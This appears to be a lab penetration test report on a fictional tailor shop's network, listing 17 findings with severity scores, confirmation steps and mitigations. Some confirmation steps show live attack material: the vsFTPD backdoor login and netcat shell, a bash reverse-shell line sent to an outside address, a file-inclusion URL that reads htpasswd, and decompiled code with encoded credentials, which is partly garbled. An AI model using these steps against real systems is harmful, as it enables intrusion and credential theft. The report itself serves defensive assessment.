

# Art's Tailor Shop Penetration Report

Jigar Patel

2023-12-28

## Contents

<b>1</b>	<b>Executive Summary</b>	<b>2</b>
1.1	Project Overview . . . . .	2
1.2	Goals . . . . .	2
1.3	Risk Ranking/Profile . . . . .	2
1.4	Summary of Findings . . . . .	3
1.5	Recommendation Summary . . . . .	3
<b>2</b>	<b>Technical Report</b>	<b>4</b>
2.1	Finding: <i>Internal IPs &amp; Hostnames Disclosure</i> . . . . .	4
2.2	Finding: <i>Remote Code Execution Vulnerability in vsFTPD</i> . . . . .	5
2.3	Finding: <i>Arbitrary Code Execution in Brian's Service</i> . . . . .	8
2.4	Finding: <i>No rate limits on login attempts in Outlook</i> . . . . .	10
2.5	Finding: <i>Default credentials in web facing firewall configurator</i> . . . . .	11
2.6	Finding: <i>Privilege escalation vulnerability with Volume Shadow Service</i> . . . . .	11
2.7	Finding: <i>Weak Encryption standard allowed for Kerberos</i> . . . . .	12
2.8	Finding: <i>Weak LM and NTLMv1 Authentication Enabled</i> . . . . .	13
2.9	Finding: <i>SYSTEM Privilege RCE due to modified accessibility registry</i> . . . . .	14
2.10	Finding: <i>Hosts susceptible to Man-in-the-Middle attacks</i> . . . . .	15
2.11	Finding: <i>Web Server serving same pages over both HTTP and HTTPS</i> . . . . .	15
2.12	Finding: <i>Exploitable sudo version to gain elevated privileges</i> . . . . .	16
2.13	Finding: <i>Missing input validation in Brian's Project Backend</i> . . . . .	16
2.14	Finding: <i>File Inclusion Vulnerability in Brian's Project</i> . . . . .	17
2.15	Finding: <i>Brian's Project is vulnerable to Clickjacking attacks</i> . . . . .	18
2.16	Finding: <i>WPAD discovery does not authenticate Server</i> . . . . .	18
2.17	Finding: <i>Plaintext Database Credentials in "Arts Tailor News" App</i> . . . . .	19

# 1 Executive Summary

## 1.1 Project Overview

A penetration test was conducted by Pr0b3 security to assess the cybersecurity resilience of Art's Tailor Shop's computing infrastructure. The test included simulating diverse cyber threats to systematically examine *artstailor.com*'s network infrastructure, security controls, systems and services for weaknesses that could be leveraged by cyber threat actors. The test were conducted with industry best practices being upheld continuously and during the agreed upon time period of 09/06/2023 to 12/06/2023.

This report outlines a detailed account of identified vulnerabilities, the risks associated with them, and their mitigations. In addition, it also includes a prioritized guide of recommendations to secure Art's Tailor Shop computing infrastructure and build a strong foundation in resisting rampant Cyberattacks.

*Note: This list of vulnerabilities is not exhaustive and serves as the first and foremost effective steps in Art's Tailor Shop's path towards better Cyber resilience.*

## 1.2 Goals

The test was centered around assessing the security posture of systems, networks, and applications that are owned and operated by Art's Tailor Shop. Through the simulation of actual cyberattacks, the objective was to identify any vulnerabilities that could be leveraged by malicious entities to attain unauthorized access, compromise confidential information, or disrupt regular operations. This proactive approach allows businesses like Art's Tailor Shop to attain a thorough comprehension of its security environment and efficiently prioritize efforts for remediation.

## 1.3 Risk Ranking/Profile

Art's Tailor Shop's risk ranking of damages from a Cyberattack by a moderately skilled threat actor group is critical. These damages include theft or destruction of both business and customer data (collected for Arts Tailor News). This includes financial and business documents, and user identities and credit card numbers. These threats if realized will also result in financial and reputation losses from defending legal procedures based on data protection regulations.

This report uses Common Vulnerability Scoring System (CVSS) to report the risk ranking for the vulnerability to be exploited. It ranges from 0.0 to 10.0, with the larger number denoting a higher risk of the vulnerability being exploited. The parameters encompass aspects such as the Attack Vector (AV), Attack Complexity (AC), Privileges Required (PR), User Interaction (UI), Scope (S), Confidentiality (C), Integrity (I), and Availability (A).

Out of the 17 discovered findings/vulnerabilities, 14 vulnerabilities were above the risk severity of 6.0. This allowed testers from Pr0b3 security to consistently achieve administrator level privileges on machines they were testing. Some of these vulnerabilities were found on the external facing Web Server and Firewall Router, and on successful exploitation allowed testers to gain elevated control of these machines. Control over these machines then allowed the testers to breach into the internal network and exploit vulnerabilities present in the internal systems to gain elevated controls there as well.

## **1.4 Summary of Findings**

This report reveals a myriad of critical vulnerabilities across Arts Tailor Shop's infrastructure and applications, necessitating urgent attention to fortify its defenses. These findings include weaknesses such as remote code execution vulnerabilities in custom-made tools, vulnerable configurations, internal IP disclosure, and pathways for privilege escalation. Additionally, issues like weak encryption standards, out-dated and vulnerable software, guessable username & passwords, and susceptibility to man-in-the-middle attacks were also uncovered. Moreover, insecure coding practices among developers and IT administrators has led to them developing applications and services that are vulnerable to common attacks such as buffer overflow, file inclusion, and source code credential discovery, which puts the business in both monetary and financial liabilities. Immediate actions, including software upgrades, configuration changes, and code improvements, are imperative to mitigate the identified vulnerabilities and improve overall security posture.

## **1.5 Recommendation Summary**

The mitigation should start by first securing the public facing systems and services. These include resolving vulnerabilities in the firewall router, Art's Tailor News App, and the services running on the Web Server (which also acts as the DNS server). Namely, OPNSense firewall, Apache web server, vsFTPD, Brian's service, and Brian's Project. A low priority vulnerability (that could be addresses later) is securing the DNS system by denying DNS resolution for internal host names to external hosts.

Next, the vulnerabilities in the internal systems should be mitigated. These include changes in group policies and configurations to disallow weak authentication, rate limit login attempts, introduce Multi-factor authentication, and updating software that are vulnerable to privilege escalation. Also, measures such as NIST-recommended password security, using HTTP Strict Transport Security, and adding security controls that alert on abnormal incidents should be in pipeline too.

Furthermore, it is paramount for Art's Tailor shop to conduct cybersecurity awareness programs and to educate both application developers and IT

administrators to implement secure coding practices. Employees should be given training against social engineering attacks through simulated phishing campaigns and concurrently developers and IT personnel should be trained to identify common bad security practices in code and configurations, and adopt a security-first approach while developing applications and services. By integrating these measures, Arts Tailor Shop can establish a comprehensive defense against security threats, promoting a culture of cybersecurity awareness and resilience within the organization.

## 2 Technical Report

### 2.1 Finding: *Internal IPs & Hostnames Disclosure*

#### Severity Rating

**CVSS Base Severity Rating: 5.3** AV:N AC:L PR:N UI:N S:U C:L I:N A:N

#### Vulnerability Description

The DNS server **answers queries** for **private IP addresses** to requests originating from the Internet. This vulnerability leads to attackers being able to gather IP addresses of the internal network endpoints and subsequently map the internal network structure.

Using this vulnerability, we were able to discover the following low confidentiality information:

1. Internal IP address block **10.70.184.0/24**.
2. **devbox.artstailor.com @ 10.70.184.100**
3. **ceo.artstailor.com @ 10.70.184.101**
4. **linuxservers.artstailor.com @ 10.70.184.133**
5. **costumes.artstailor.com @ 10.70.184.39**
6. **KEY005-hKku4-SLASH-qTxNsmJIG0iT8pSQ.artstailor.com @ 10.70.184.40**
7. **pdc.artstailor.com @ 10.70.184.90**
8. **books.artstailor.com @ 10.70.184.91**

#### Confirmation method

The vulnerability can be confirmed by querying the DNS server @ 172.70.184.133 for internal hosts or IP addresses from outside the domain. If it returns the reply to the query for an internal host or IP, then the vulnerability is still present.

dig <internal host> <DNS server 172.70.184.133>

OR

dig -x <private-ip-address> <DNS server 172.70.184.133>

```
└─$ dig -x 10.70.184.90 172.70.184.133

; <<>> DiG 9.18.16-1-Debian <<>> -x 10.70.184.90 172.70.184.133
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 41953
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 77c44324e4af8a46010000006501f77a3400b5ff6d38710d (good)
;; QUESTION SECTION:
;90.184.70.10.in-addr.arpa.      IN      PTR

;; ANSWER SECTION:
90.184.70.10.in-addr.arpa. 3600 IN      PTR      pdc.artstailor.com.

;; Query time: 0 msec
;; SERVER: 172.70.184.133#53(172.70.184.133) (UDP)
;; WHEN: Wed Sep 13 13:55:06 EDT 2023
;; MSG SIZE rcvd: 114

;; communications error to 172.70.184.133#53: timed out
;; communications error to 172.70.184.133#53: timed out
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: SERVFAIL, id: 9179
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 77c44324e4af8a46010000006501f786c42d387e3b987c6c (good)
;; QUESTION SECTION:
;172.70.184.133.                IN      A

;; Query time: 1984 msec
;; SERVER: 172.70.184.133#53(172.70.184.133) (UDP)
;; WHEN: Wed Sep 13 13:55:18 EDT 2023
;; MSG SIZE rcvd: 71
```

## Mitigation or Resolution Strategy

The following resolutions can be performed:

1. Separate the internal DNS server from the external DNS server and place it behind a firewall.
2. The DNS server could be configured to answer queries originating from the domain when they include private IP addresses or hosts.

## 2.2 Finding: Remote Code Execution Vulnerability in vsFTPD

### Severity Rating

CVSS Base Severity Rating: 7.3 AV:N AC:L PR:N UI:N S:U C:L I:L A:L

## Vulnerability Description

VSFTPD version 2.3.4 is compiled with a backdoor to allow remote code execution. When a remote user uses a username with a smiley (':') when logging in to vsftpd, vsftpd opens a port on **6200** and binds a shell to it. This allows the remote user to then connect to this open port, send commands, and get results from the shell. The shell obtained has the privileges that the vsftpd program runs with. It is an easy-to-exploit vulnerability with mature exploits.

## Confirmation method

Only two steps are needed to confirm its presence. First, login to the vsftpd server using a username - Wow :) (or anything ending with a smiley) and a password - Abc123 (or anything with letters and numbers). Next, in a new program, open a connection to the victim machine on port 6200 and send shell commands. You should get results that you would expect, just like in a shell.

```
(kali㉿kali)-[~]  
$ ftp ns.artstailor.com  
Connected to ns.artstailor.com.  
220 (vsFTPd 2.3.4)  
Name (ns.artstailor.com:kali): Wow :)  
331 Please specify the password.  
Password:
```

```
(kali㉿kali)-[~]  
$ nc ns.artstailor.com 6200
```

```
ls  
bin  
boot  
dev  
etc  
home  
initrd.img  
initrd.img.old  
lib  
lib32  
lib64  
libx32
```

```

games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
tss:x:100:107:TPM software stack,,,:/var/lib/tpm:/bin/false
systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:101:108::/nonexistent:/usr/sbin/nologin
usbmux:x:102:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:103:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:105:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:106:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
fwupd-refresh:x:107:115:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
saned:x:108:117:/var/lib/saned:/usr/sbin/nologin
geoclue:x:109:118:/var/lib/geoclue:/usr/sbin/nologin
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:110:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:111:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
gnome-initial-setup:x:112:65534:/run/gnome-initial-setup:/bin/false
Debian-gdm:x:113:121:Gnome Display Manager:/var/lib/gdm3:/bin/false
opp:x:1001:1001:Otto Oppenheimer,111,222,333,444:/home/opp:/bin/bash
brian:x:1000:1000:Brian Oppenheimer,NA,NA,555-555-1212:/home/brian:/bin/bash
bind:x:114:122:/var/cache/bind:/usr/sbin/nologin
vsftpd:x:1002:1002:/home/vsftpd:/bin/sh

```

## Mitigation or Resolution Strategy

The version of vsFTPD installed should be upgraded to the latest v3.0.5. Also, TLS authentication should be enabled to disallow plain-text passwords to be routed through the internet.

## 2.3 Finding: *Arbitrary Code Execution in Brian's Service*

### Severity Rating

CVSS Base Severity Rating: 8.3 AV:N AC:L PR:N UI:N S:C C:L I:L A:L

### Vulnerability Description

The machine `www.artstailor.com` runs a vulnerable service on port 1337. The service is custom-developed and has vulnerable authentication and a buffer overflow vulnerability. These vulnerabilities allow arbitrary code execution on



the machine with the privileges of the account owned by the web-admin *Brian*. The attack complexity is low.

### Confirmation method - Vulnerable Authentication


Netcat to the service on 1337. When the service asks for username, enter a valid username. In this case, it is Brian. If the service without asking for a strong password allows us to execute few commands, then the authentication is vulnerable.

### Confirmation method - Buffer Overflow

Provide long strings to various inputs such as username and command. If the service shows signs of overflow through distorted outputs, then the service is still vulnerable.

A more concrete example is the steps we performed.

#### 1. Buffer Overflow in user input



```
(kali㉿kali)-[~]  
$ nc 172.70.184.133 1337  
Enter Name of admin (max 15 characters)  
AAAAAAAAAAAAAAAAAhsab/nib/  
Enter Name of admin (max 15 characters)  
brian  
Enter Command  
netstat -nat  
ip a  
/bin/bash  
/bin/bash  
bash -i >& /dev/tcp/172.24.0.10/8000 0>&1  
█
```

Provide a long input such as above in username input and check for signs of Overflow in service's output.

#### 2. Buffer Overflow in user command input

```
(kali㉿kali)-[~]  
$ nc 172.70.184.133 1337  
Enter Name of admin (max 15 characters)  
brian  
Enter Command  
netstat -nat  
ip a  
ps auxww  
klsdfjkl dsjfklsdjflksdfjlk d jfoiewafn jiowen ionviowen  
Enter Command  
netstat -nat  
klsdfjkl ds  
klsdfjkl dsjfknewoivnoi
```

Provide a long input such as above in commands input and check for signs of Overflow in service's output.

### Mitigation or Resolution Strategy

Code refactoring is required to strengthen both authentication and the overflow vulnerability. For authentication, the server should ask for a complex password along with a publicly available or guessable username. To resolve the overflow vulnerability, the parameters for the *fgets* function calls in the service should be corrected.

In the future, better testing practices need to be employed when deploying services that are accessible from the Internet.

## 2.4 Finding: *No rate limits on login attempts in Outlook*

### Severity Rating

**CVSS Base Severity Rating: 7.3** AV:N AC:L PR:N UI:N S:U C:L I:L A:L

### Vulnerability Description

By not rate limiting the login attempts in Outlook Web Access, the attacker can perform password brute-forcing attacks on any username that he comes across. By spraying common passwords on a dozen users, an attacker has a good probability of coming across valid domain credentials.

### Confirmation method

Perform multiple attempts of logging in to Outlook Web Access using incorrect credentials. If the mail server does not stop the user from attempting more than a defined finite number (3-10) of credentials, then it is still vulnerable.

### **Mitigation or Resolution Strategy**

An account lockout threshold can be set in the Group Policy Object. This policy will lock the account if a user fails a predefined number of logon attempts sequentially.

*Note:* The user will then have to contact the administrator to unlock the account.

## **2.5 Finding: *Default credentials in web facing firewall configurator***

### **Severity Rating**

**CVSS Base Severity Rating: 9.8** AV:A AC:L PR:N UI:N S:U C:H I:H A:H

### **Vulnerability Description**

The web facing firewall configurator has been set with default credentials. This allows the attacker to remotely log in to the configuration page. The attacker can then gather network information, block ports, open ports, change credentials, etc. Through gaining such monitoring capability and control over the interval network, an attacker can do severe damage

### **Confirmation method**

The default credentials or any common credentials should not get us a login. Also, if the strategy to only allow access from local network is implemented, then navigating to the firewall web configurator running on inner-outer.artstailor.com:8443 should result in a 404 not found.

### **Mitigation or Resolution Strategy**

Change the default credentials for the OpnSense firewall to include segregated users (optional) and complex passwords. A more appropriate strategy would also include that only restricted machines or machines in the local network can access the firewall dashboard.

## **2.6 Finding: *Privilege escalation vulnerability with Volume Shadow Service***

### **Severity Rating**

**CVSS Base Severity Rating: 8.4** AV:L AC:L PR:N UI:N S:U C:H I:H A:H

### **Vulnerability Description**

The Volume Shadow Service is vulnerable to a local privilege escalation attack. A non-admin user can gain local administrative permissions using VSS and due to overly permissive Access Control Lists for multiple system files, including the Security Accounts Manager (SAM) database.

### **Confirmation method**

We can check for the presence of the vulnerability by checking ACL's of the SAM config file. As a non-admin user, run the command **icacls {windows-root}\system32\config\sam**. An output showing that the user has read access to the file means the system is still vulnerable.

### **Mitigation or Resolution Strategy**

The resolution is to remove read ACL from file {windows-root}\system32\config\sam. We can do this by running **icacls {windows-root}\system32\config\sam /remove "Users"**. One should also delete any VSS copies that are were present before correcting the ACL by running **vssadmin delete shadows /for=c:**

## **2.7 Finding: *Weak Encryption standard allowed for Kerberos***

### **Severity Rating**

**CVSS Base Severity Rating: 8.1** AV:N AC:H PR:N UI:N S:U C:H I:H A:H

### **Vulnerability Description**

The use of DES encryption in Kerberos with des-cbc-md5 is vulnerable due to DES's inherent cryptographic weaknesses. With a limited 56-bit key space, DES is susceptible to brute-force attacks. Furthermore, des-cbc-md5 lacks strong integrity checks, making it prone to various cryptographic attacks, compromising the security of Kerberos authentication.

### **Confirmation method**

We can look at events of type 4768 "*A Kerberos authentication ticket (TGT) was requested*" in domain controller's security log. The event will have a field "Ticket Encryption Type" which will show the encryption type.

### **Mitigation or Resolution Strategy**

Update the Kerberos Key Distribution Center (KDC) and client configurations to remove support for des-cbc-md5 and any other weak ciphers.

## 2.8 Finding: *Weak LM and NTLMv1 Authentication Enabled*

### Severity Rating

CVSS Base Severity Rating: 8.1 AV:N AC:H PR:N UI:N S:U C:H I:H A:H

### Vulnerability Description

Active Directory will use Kerberos for default authentication, however, it will fall back to NTLM and LM when Kerberos doesn't negotiate for some reason. Weak authentication services such as LM and NTLMv1 authentication are very susceptible to brute force dictionary or rainbow table password attacks due to the smaller output size of the hash functions used (both only use 64 byte password hashes). If an attacker gains access to these hashes by either sniffing the network or dumping them from already compromised machines, they can locally crack them for domain credentials (even admin accounts).

### Confirmation method

We have two ways to confirm whether LM or NTLMv1 are enabled or not.

1. We can check the group policy setting for "*Network security: LAN Manager authentication level*". A value of 4 means that the domain controllers will only accept NTLMv1 and NTLMv2 (default) authentication. A value of 5 means that only NTLMv2 will be accepted. More information via <https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-security-lan-manager-authentication-level> Microsoft's documentation.
2. We can dump the passwords using <https://ftp.samba.org/pub/samba/pwdump/pwdump> tool and check whether LM or NTLM hashes are present on the machine or not.

### Mitigation or Resolution Strategy

Turn off LM and NTLMv1 authentication in the group policy settings. Set the value of the key "*Network security: LAN Manager authentication level*" to 4 for default NTLMv2 authentication and fallback to NTLMv1. Since NTLMv1 are susceptible too, a more appropriate value for the key is 5, which only allows NTLMv2 authentication. Nonetheless, Kerberos should be the default authentication protocol.

To further guarantee security, a multi-authentication scheme could be used for user authentication.

## 2.9 Finding: *SYSTEM Privilege RCE due to modified accessibility registry*

### Severity Rating


CVSS Base Severity Rating: 9.8 AV:N AC:L PR:N UI:N S:U C:H I:H A:H

### Vulnerability Description

The IT administrator has exposed the machine **books.artstailor.com** to RCE with local administrative privileges. The misconfiguration to run a command prompt when a user presses the Accessibility option on the log-in screen is a severe vulnerability. What makes the vulnerability even more severe is that Windows will open this command prompt with elevate privilege, making it easier for the attacker to compromise the whole machine.

### Confirmation method

On the log-in screen, press the accessibility button. If a command prompt pops up, then a vulnerability is still present.



### Mitigation or Resolution Strategy

Two steps are required for mitigation:

1. Delete the registry entry `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe`, which tells Windows to run a script that contains **start cmd.exe**.
2. Remove the script `C:\reset.bat` that modifies the registry entry and any scheduled jobs with it.

In the future, to avoid such unintentional exposures, the IT team should carefully vet any ad-hoc methods or scripts.

## **2.10 Finding: *Hosts susceptible to Man-in-the-Middle attacks***

### **Severity Rating**

**CVSS Base Severity Rating: 5.3** AV:L AC:L PR:L UI:N S:U C:L I:L A:L

### **Vulnerability Description**

Hosts, if not statically configured, accept spoofed ARP replies. An attacker can send spoofed replies to any host in the local network to redirect all outgoing traffic from that host towards the attack machine. The attacker can now read and modify packets coming from the host destined to the router, and thus has the ability to conduct Man-in-the-Middle attacks.

### **Confirmation method**

The tool *arp spoof* (part of 'dnssniff') is an easy-to-use tool to confirm that the network is still susceptible to Man-in-the-Middle attacks.

### **Mitigation or Resolution Strategy**

Packet filtering should be introduced to filter out and block malicious ARP packets. Firewalls and intrusion detection/prevention systems can be configured to identify and drop suspicious ARP messages.

## **2.11 Finding: *Web Server serving same pages over both HTTP and HTTPS***

### **Severity Rating**

**CVSS Base Severity Rating: 6.1** AV:L AC:L PR:L UI:R S:U C:L I:L A:H

### **Vulnerability Description**

The web server *www.artstailor.com* serves pages using both secure (HTTPS) and insecure (HTTP) methods. This makes the server vulnerable to SSL Stripping attacks where the attacker can intercept and modify traffic between the client and server, forcing a downgrade from a secure HTTPS connection to an unencrypted HTTP connection. As a result, sensitive data, like login credentials, can be easily captured in plaintext, compromising user privacy and data integrity.

### Confirmation method

Web pages when visited through a browser or using command line tools using HTTP protocol should not respond with the HTTP page, rather a '301 Moved Permanently' should be the response.

### Mitigation or Resolution Strategy

The standard strategy is to use HTTP Strict Transport Security (HSTS), which will response with 301 for HTTP and lead to browsers redirecting to HTTPS. To implement, edit the Apache configuration file '.htaccess', to include:

Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains; preload"

## 2.12 Finding: *Exploitable sudo version to gain elevated privileges*

### Severity Rating

CVSS Base Severity Rating: 7.8 AV:L AC:L PR:L UI:N S:U C:H I:H A:H

### Vulnerability Description

The sudo version installed on the machine *devbox.artstailor.com* is vulnerable to a privilege escalation when the user permissions are set to run **not as root**. A local user can get a root shell by exploiting the sudo binary.

### Confirmation method

Run **sudo -version** to check sudo's version. If it is  $\leq 1.28$  then the vulnerability is still present.

### Mitigation or Resolution Strategy

Upgrade the sudo binary to versions greater than 1.28 by running the commands **sudo apt update; sudo apt upgrade sudo**.

## 2.13 Finding: *Missing input validation in Brian's Project Backend*

### Severity Rating

CVSS Base Severity Rating: 9.8 AV:N AC:L PR:N UI:N S:U C:H I:H A:H



### Vulnerability Description

The page **upload.php**, which should only accept images, does not perform input validation on the backend side (only in the frontend JavaScript). This allows packet crafters/manipulators like Burp suite, Curl, etc. to skip frontend checks and perform actions on the server with non-sanitized input. An attacker can gain Remote Code Execution by uploading custom PHP scripts and triggering them from HTTP calls.

### Confirmation method

Using Postman (or any other user-friendly API platform), perform requests to **upload.php** with files that are not images. If the file upload is successful, then the vulnerability is still present.

### Mitigation or Resolution Strategy

Add input validation on the backend side of **upload.php**. Use the PHP methods like *exif\_imagetype* to check for the Mime-Type and *fileInfo library* to check the filename extension.

## 2.14 Finding: File Inclusion Vulnerability in Brian's Project

### Severity Rating

CVSS Base Severity Rating: 8.6 AV:N AC:L PR:N UI:N S:U C:H I:L A:L

### Vulnerability Description

The page's **getimage.php** GET parameter "file" (when combined with the parameter "raw") is vulnerable to file inclusion vulnerability. An attacker can read any file present in the directory of images, including **htpasswd**. Reading credentials from htpasswd allows an attacker to read private files on the web server that are password protected.

### Confirmation method

By navigating to <http://www.artstailor.com/brian/getimage.php?file=htpasswd&raw=true>, if the page displays the file contents, then the vulnerability is present. This check should be performed with other files to that are not meant to be read.

### Mitigation or Resolution Strategy

Implementing proper input validation & escaping, and also whitelisting directories and files that can be read prevents this exploit. Also, using sanitization methods included in the framework or 3rd party standard libraries, rather than custom methods, grants better security guarantees.

## **2.15 Finding: *Brian's Project is vulnerable to Clickjacking attacks***

### **Severity Rating**

**CVSS Base Severity Rating: 6.3** AV:N AC:L PR:N UI:R S:U C:L I:L A:L

### **Vulnerability Description**

Clickjacking exploits the absence of the X-Frame-Options header, enabling attackers to embed a target website within an iframe. Users unknowingly interact with the disguised site, leading to unintended actions and API calls.

### **Confirmation method**

If the responses to the request to the site does contain the header X-Frame-Options or has an incorrect value set, then the site is vulnerable.

### **Mitigation or Resolution Strategy**

Setting X-Frame-Options to 'deny' denies such framing. This safeguards users against clickjacking.

## **2.16 Finding: *WPAD discovery does not authenticate Server***

### **Severity Rating**

**CVSS Base Severity Rating: 4.9** AV:A AC:L PR:L UI:R S:U C:L I:L A:L

### **Vulnerability Description**

A man in the middle attack is possible on machines in the private network. A machine querying for proxy server using wpad (Web Proxy Auto-Discover Protocol), can be replied with a poisonous response, directing the machine to a spoofed wpad server. The user will then be prompted to enter domain credentials to access the spoofed proxy. Since the spoofed proxy is under attacker control, he/she/they can steal those credentials.

### **Confirmation method**

We can check if WPAD is enabled by running the following command:

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings" \v AutoConfigURL.
```

It will show the *AutoConfigURL* value, if set.

Also, if *AutoConfigURL* has HTTP in the URL, it indicates that the server is not being authenticated, before being presented with credentials.

## Mitigation or Resolution Strategy

If WPAD is not required, we can turn "Automatic Proxy Detection" for the domain in the group policy.

If WPAD is required, we need to serve it over HTTPS, with the server certificate getting verified.

## 2.17 Finding: Plaintext Database Credentials in "Arts Tailor News" App

### Severity Rating

CVSS Base Severity Rating: 8.3 AV:N AC:L PR:N UI:L S:C C:L I:L A:L

### Vulnerability Description

On decompiling "Arts Tailor News" App, an attacker is able to find the database credentials used to make queries to **db.artstailor.com**. The attacker can then use these credentials to log in to db.artstailor.com and exfiltrate data (including database data and configurations) not meant to be access publicly.

### Confirmation method

Using a Dex to Java decompiler like **jdax-gui**, one can view the APK source code and find the base64 encoded database credentials in **ItemListActivity.java**. These credentials can be decoded using online tools or the base64 command.

```
/* loaded from: classes.dex */
class Async extends AsyncTask<Void, Void, Void> {
    String records = "";
    String error = "";
    String b64username = "ZGJfdXNlc190b2t1bGog=";
    String b64password = "S0=";

    Async() {
    }

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.os.AsyncTask
    public void doInBackground(Void... voidArr) {
        ResultSet executeQuery;
        try {
            Class.forName("com.mysql.jdbc.Driver");
            while (DriverManager.getConnection("jdbc:mysql://db.artstailor.com/android"
                    + this.records += executeQuery.getString(1) + " " + executeQuery.getStrin
            )
            return null;
        } catch (Exception e) {
            this.error = e.toString();
            return null;
        }
    }
}
```

### **Mitigation or Resolution Strategy**

1. Leveraging Android keystores or other native APIs that encrypt and store sensitive data like database credentials is a must.
2. Code obfuscation tools such as ProGuard should be used to make reverse engineering harder and time-consuming.
3. Code audits should be done frequently to check for bad practices and compliance violations.
4. Additionally, the backend database should be encrypting or using tokenization (or both) to protect sensitive data like credit cards details, so that even if the database credentials are leaked, such sensitive data is not readily accessible.